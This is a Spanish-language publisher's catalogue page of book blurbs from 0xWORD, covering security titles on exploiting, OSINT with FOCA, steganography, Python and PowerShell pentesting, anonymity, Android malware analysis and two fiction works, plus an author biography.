


El exploiting es el arte de convertir una vulnerabilidad o brecha de seguridad en una entrada real hacia un sistema ajeno. Cuando cientos de noticias en la red hablan sobre “una posible ejecución de código arbitrario”, el *exploiter* es aquella persona capaz de desarrollar todos los detalles técnicos y complejos elementos que hacen realidad dicha afirmación. El objetivo es provocar, a través de un fallo de programación, que una aplicación haga cosas para las que inicialmente no estaba diseñada, pudiendo tomar así posterior control sobre un sistema. Desde la perspectiva de un *hacker ético*, este libro le brinda todas las habilidades necesarias para adentrarse en el mundo del exploiting y *hacking* de aplicaciones en el sistema operativo *Linux*. Conviértase en un ninja de la seguridad, aprenda el *Kung Fu* de los *hackers*.




La herramienta *FOCA* es una utilidad pensada por pentesters que hacen pentesting. Esto hace que la herramienta esté llena de opciones que te serán de extrema utilidad si vas a necesitar hacer una auditoría de seguridad a un sitio web o a la red de una empresa. *FOCA* está basada en la recolección de información de fuentes abiertas *OSINT*, y en esta última versión se ponen a disposición pública todos los plugins y funciones que tenía la versión *PRO*.


Además, en esta versión, es posible ampliar la funcionalidad de la herramienta y extender las habilidades de *FOCA* mediante la creación de plugins personalizados.




Las técnicas esteganográficas se inventaron hace miles de años, en la antigua China ya se empleaban para enviar mensajes ocultos entre personas. Posteriormente, ya en la era de la Guerra Fría, vinieron los micropuntos. Las técnicas han ido evolucionando hasta llegar a nuestros días, en los que la tecnología digital ha hecho cambiar radicalmente todas estas técnicas y utilizar los contenidos digitales para ocultar los mensajes. La primera ocultación se basó en el cambio del último bit, pero rápidamente se desarrollaron técnicas novedosas que descubrían este tipo de comunicación, lo que las inutilizó. Lo que provocó dedicar más esfuerzos a desarrollar métodos que utilizaran operaciones y transformadas matemáticas sobre los contenidos digitales que se utilizan como cobertura de los mensajes.




En este libro no solamente vas a encontrar contenido relacionado con las librerías y herramientas disponibles en Python para ejecutar actividades de pentesting, sino que también se habla sobre conceptos y técnicas de hacking en entornos de red, elevación de privilegios en sistemas Windows y Linux, herramientas para análisis forense, técnicas para recolección de información, técnicas y herramientas para la evasión de antivirus e incluso, uso y configuración avanzada de redes anónimas tales como I2P y TOR. Es un libro escrito especialmente para profesionales y entusiastas de la seguridad informática que se sienten a gusto programando y afinando sus conocimientos. Es una guía para personas que les gusta saber cómo funcionan las cosas y que se encuentran en un proceso continuo de aprendizaje.



Python es un lenguaje de programación muy popular entre pentesters y entusiastas de la seguridad informática, pero también entre ciberdelincuentes que pretenden detectar y explotar vulnerabilidades durante todo el tiempo que sea posible. En este documento encontraras una guía para estudiar algunas de las tecnicas utilizadas por los atacantes en Internet para explotar vulnerabilidades y cubrir sus rastros. El enfoque de este libro es completamente tecnico y los conceptos teoricos se apoyan con pruebas de concepto utilizando Python. Los conocimientos necesarios para comprometer un sistema son cada vez mayores y aprender sobre seguridad informática es un reto que muchos ciberdelincuentes están afrontando en su día a día.




Powershell ha aumentado exponencialmente su uso en los test de intrusión del sector profesional de la Seguridad de la Información. El motivo por el que Powershell es más utilizado en los test de intrusión es debido a todo el potencial que la línea de comandos ofrece, sobre todo, en la etapa de post-explotación. Investigadores de todo el mundo han utilizado Powershell para mejorar la experiencia en los test de intrusión. Los trabajos más importantes son el desarrollo de frameworks como Powersploit, PowerUp, Nishang, PowerView o Posh-SecMod los cuales son presentados al detalle en el presente libro. Powershell puede utilizarse también en las fases de gathering y explotación, sin estar limitado a la fase de postexploitación, dónde se saca su mejor provecho.




La privacidad es un derecho fundamental que se encuentra recogido en la declaración universal de derechos humanos, sin embargo es uno de los más vulnerados por gobiernos y entidades con altos niveles de autoritarismo y fuertes medidas de represión. Esta situación ha dado lugar a grandes controversias y críticas sobre dichas regulaciones y debido a esto, desde hace algunos años se han ido creando y consolidando varios grupos de personas que se dedican a crear herramientas cuya finalidad es la de proteger la privacidad de sus usuarios por medio de mecanismos de anonimato fuertes.

En el presente documento encontrarás el funcionamiento de las principales herramientas para proteger tu privacidad y consolidar tu anonimato en entornos como Internet



No, esto no es un libro de hacking pero sí es un comic basado en el libro de Hacker Épico donde podrás vivir una aventura inolvidable. **Sujetos investigados:** Ángel Ríos, auditor seguridad informática. y Marcos, cómplice y amigo. **Hechos:** Tratamiento e investigación desautorizada de archivos de carácter altamente confidencial. **Declaraciones:** Durante el pasado fin de semana, a punto de terminar un proyecto muy importante, tuve una cita con Yolanda, antigua compañera de clase; me ha pedido que descifre un misterioso archivo, ella me gusta, no supe decirle que no. Ahora no sé qué está pasando, desde que descifré el archivo nuestras vidas están en peligro, debe de haber una trama encubierta de mentiras detrás de todo esto y solo dependo de mis conocimientos de hacking para hacer pública la verdad.



CLUSTER, unidad mínima de almacenamiento en un disco. Metáfora del ciberespacio, compartido por menores ávidos de aventuras y sus depredadores sexuales. Lugar virtual donde coexisten los portales educativos junto a mercados negros y oficinas de reclutamiento de terroristas.

Miguel, inspector de la Brigada de Investigación Tecnológica. Julio, profesor de Secundaria. Héctor, un joven inmigrante de increíble inteligencia. Tres guías para recorrer una inquietante trama en la salvaje frontera electrónica.

En CLUSTER Felipe Colorado nos conduce a ritmo de rap a través de un mundo despiadado de grooming, bandas juveniles, hacking, conspiraciones internacionales...

VOLVERÁS A TENER MIEDO.





Es una realidad que no se puede negar, los dispositivos móviles se han declarado protagonistas de lo cotidiano abarcando tanto el ámbito personal como el profesional, y siendo el origen de conceptos cada vez más extendidos como el BYOD y el IoT. Esta expansión imparable no ha pasado desapercibida a los delincuentes informáticos, los cuales han encontrado en las plataformas móviles un mercado de lo más prolífico para el desarrollo de malware, siendo este un negocio que a día de hoy se encuentra más que establecido e incluso industrializado, comercializándose a través de mercados poco legítimos en los que todo tipo de malware acaba encontrando su potencial cliente en personas, empresas o estados.

Esta oportunidad de negocio ilegal sumada al planteamiento abierto del sistema operativo Android hacen de esta plataforma un objetivo perfecto para el malware, exponiendo a su comunidad de usuarios a este tipo de amenazas y suponiendo así un riesgo para el dispositivo y la información que en él se contenga.





El libro plantea al lector mediante un enfoque práctico una metodología de análisis que le servirá para introducirse y perfeccionar las habilidades necesarias en el análisis de malware, explorando técnicas y herramientas que le ayudarán y guiarán en el proceso de recolección de información y en la consecución de resultados al realizar los análisis estático y dinámico sobre muestras reales y pruebas de conceptos diseñadas para su estudio.

Miguel Ángel García del Moral.

Graduado en Informática y Máster en Seguridad TIC.

Responsable técnico en proyectos de desarrollo de software en el ámbito de la seguridad de la información (Tacyt - Eleven Paths), investigador en seguridad TIC, ponente en charlas en el ámbito del desarrollo (TEFcon, 2014), docente en materias de hacking ético relacionadas con explotación y bastionado (Universidade Da Coruña, 2015).

Otros libros de **0xWORD**



**Nivel:** Avanzado - **Tipo de Libro:** Guía Profesional - **Temática:** Seguridad

**0xWORD**

[www.0xWORD.com](http://www.0xWORD.com)

